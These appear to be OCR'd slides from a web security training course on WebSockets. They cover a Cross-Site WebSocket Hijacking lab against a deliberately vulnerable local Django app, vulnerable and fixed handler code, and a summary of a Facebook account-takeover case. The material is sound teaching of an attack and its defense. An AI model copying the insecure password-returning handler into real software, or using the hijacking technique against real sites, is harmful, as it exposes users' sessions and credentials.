
Copyright © 2021 Mohammed Aldoub (Voulnet)

WebSockets

Websocket way:

The server sends updates directly to browser.

Over a web socket connection.



Copyright © 2021 Mohammed Aldoub (Voulnet)

WebSockets

Web Sockets can be called from any website!

No SOP for websockets! -> Wild Wild Websockets!

Websockets are passed over http or https transports --> This means that authentication cookies are sent by default!

Any 3rd party website can call your websocket endpoint from their origins, and the browser would add the cookies to them, making them authenticated calls by default.

Yes, it's a recipe for disasters.


Copyright © 2021 Mohammed Aldoub (Voulnet)

Lack of SOP in Web sockets

Copyright © 2021 Mohammed Aldoub (Voulnet)

Any website can call any websocket! No Same Origin Policy!

If the Bank websocket allows money transfer, any website can steal your



WebSockets

Sample websocket code in Javascript

```
var wsUri = "ws://localhost/ws/";
websocket = new WebSocket(wsUri);

function doSend(message)
{
websocket.send(message);
}

function onMessage(message)
{
writeToScreen(message.data);
websocket.close();
}
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB53: CROSS-SITE WEBSOCKET HIJACKING (CSWH)

In this vulnerability, a vulnerable or sensitive websocket endpoint allows connections and actions from any origin, without further checks, allowing any malicious website to bypass SOP and use the victim session to do bad things!

From RFC6455 about web sockets:


> *"This protocol doesn't prescribe any particular way that servers can authenticate clients during the WebSocket handshake. The WebSocket server can use any client authentication mechanism available to a generic HTTP server, such as* ***cookies****, HTTP authentication, or TLS authentication. "*

Let's play with this vulnerability!

Go to http://localhost/check_your_hash
It's a web service function that shows you your password hash. It only shows you your hash, so must be secure! Right?

Copyright © 2021 Mohammed Aldoub (Voulnet)

Cross-Site WebSocket Hijacking (CSWH)



Open the developer toolbar, choose network tab and choose the WS and Other filters, then click!

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: CHECKING WEB SOCKETS

Web Socket Test

Test your websocket implementation

21232f297a57a5a743894a0e4a801fc3

Test Web Socket!

The hash is returned!

Inspector | Console | Debugger | Style Editor | Performance | Memory | Network | Storage | Accessibility

Filter URLs | All | HTML | CSS | JS | XHR | Fonts | Images | Media | WS | Other

Status	Method	Domain	File	Cause	Type	Transferred	Size	0 ms	1.37 min	2.73 min	4.10 min	5.46 min	6.83 min
101	GET	localhost	/ws/	websocket	plain	197 B	0 B						87 ms

The websocket request, with status 101 (Switching protocols)

Request details, check the Websocket headers, cookies being sent and the Origin!

Headers | Cookies | Params

Request URL: http://localhost/ws/
Request method: GET
Remote address: 127.0.0.1:80
Status code: 101 Switching Protocols
Version: HTTP/1.1
Referrer Policy: no-referrer-when-down

Filter headers

Response headers (197 B)

- Connection: upgrade
- Date: Sat, 30 Mar 2019 00:26:18 GMT
- Sec-WebSocket-Accept: cauumWv+GCLW
- Server: nginx/1.14.0 (Ubuntu)
- Upgrade: WebSocket

Request headers (735 B)


- Accept: */*
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Cache-Control: no-cache
- Connection: keep-alive, Upgrade
- Cookie: csrftoken=PPDPFq2ODHyRSBcw
- Host: localhost
- Origin: http://localhost


One request | 0 B / 197 B transferred | Finish: 6.58 min | DOMContentLoaded: 310 ms | load: 512 ms

SOLUTION: WEB SOCKET SOP

From another page, like http://www.websocket.org/echo.html, Try to call the web sockets from this new origin, call:

ws://localhost/ws/ --> ws is websocker over http
wss://localhost/ws/ --> wss is websocket over https





Looks like we were able to call the localhost origin from the different www.websocket.org origin!

SOP Bypass!

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB54: FIXING THE CODE!

Copyright © 2021 Mohammed Aldoub (Voulnet)

What is the solution?
The solution is to simply check for the origin of the websocket request!

If it is from a trusted origin, allow it, otherwise stop it!

This is only useful from a well-behaving client like a regular browser used by the user.

If an attacker is using a special tool then the Origin check can be bypassed too, but that's okay because the attacker doesn't have the user's cookie.
Let's fix the code found in:
/home/student/django/vvda/vvda/vulnerable/consumers.py
(Just remove the comments!)

Bad Code

```
@channel_session_user_from_http
def ws_message(message):
    userx = message.user
    message.reply_channel.send({
        "text": str(userx.password),
    })
```

Adding origin Check

Fixed Code

```
from channels.exceptions import DenyConnection


allowed_origins = ['http://localhost','https://localhost']
@channel_session_user_from_http
def ws_message(message):
    userx = message.user


    headers = message.content['headers']
    for header in headers:
        if header[0].lower() == 'origin':
            origin = header[1].lower()
            if origin not in allowed_origins:
                print("Denying connection, unauthorized origin")
                raise DenyConnection("Unauthorized origin")
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: APPLYING THE FIX

After adding the origin check, let's restart the server so that the code changes take effect, using these 3 commands:

```
student@ubuntu:~$ sudo service daphne restart
student@ubuntu:~$ sudo service websockets restart
student@ubuntu:~$ sudo service gunicorn restart
```

Now try to call from a different unauthorized origin:



Honorable mention: CSWH in Facebook allows Account Takeover

Running an http page on a local network (using private IPs) allowed taking over accounts of Facebook users in the same network, because this FB platform accepted private IPs as valid origins for WebSockets, then the regular FB cookies are sent automatically

2) After sending a link to the victim in the same network, the script would establish a Websocket connection with REDACTED.facebook.com server and valid Facebook cookies are used to identify the user and log him in (This was possible from the local IP of course because Websocket is not bound by SOP and CORS) . The victim should see himself logged-in to his Facebook account while only visiting a local IP. The javascript file contained a payload to send specific websocket messages after logging-in to add an email or a phone number. Same attack could be launched from an Android app hosting the scripts(iOS wasn't tested)

Check the details on this cool vulnerability!

https://ysamm.com/?p=363

Copyright © 2021 Mohammed Aldoub (Voulnet)

WebSockets Origin Defense against CSRF

The great thing about Origin checks in web sockets is that it also protects against CSRF (Cross Site Request Forgery) attacks as well!

Why? Because CSRF attacks are launched from other websites, and the Origin check catches that.

```
$origin = (isset($headers['Origin'])) ?
$headers['Origin'] : $origin;
if($origin === false || empty($origin) ||
!strcmp($origin,"http://example.com") == 0)
{
   return false;
}
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

WebSockets authentication

By default, web sockets in the browser, when connecting to the server, will send the **same cookies** as in any regular http request.

This means that if you opened example.com and logged in normally and have a session cookie, if you call a websocket over example.com, the session cookie **will be sent** automatically.

This means that authenticating web socket requests in the browser is easy.

However, **manual work is needed when using JWT** (JSON Web Tokens), because JWT tokens aren't put in headers automatically.

Copyright © 2021 Mohammed Aldoub (Voulnet)

WHAT ARE TOKENS?

- Tokens are pieces of data encoded in a certain way to be presented as evidence of identity and privileges.
- Tokens take many forms:
  - Cookies
  - JSON Web Tokens (JWT)
  - And other formats…
- Let's learn more about cookies

Copyright © 2021 Mohammed Aldoub (Voulnet)

Cookie Security

Copyright © 2021 Mohammed Aldoub (Voulnet)

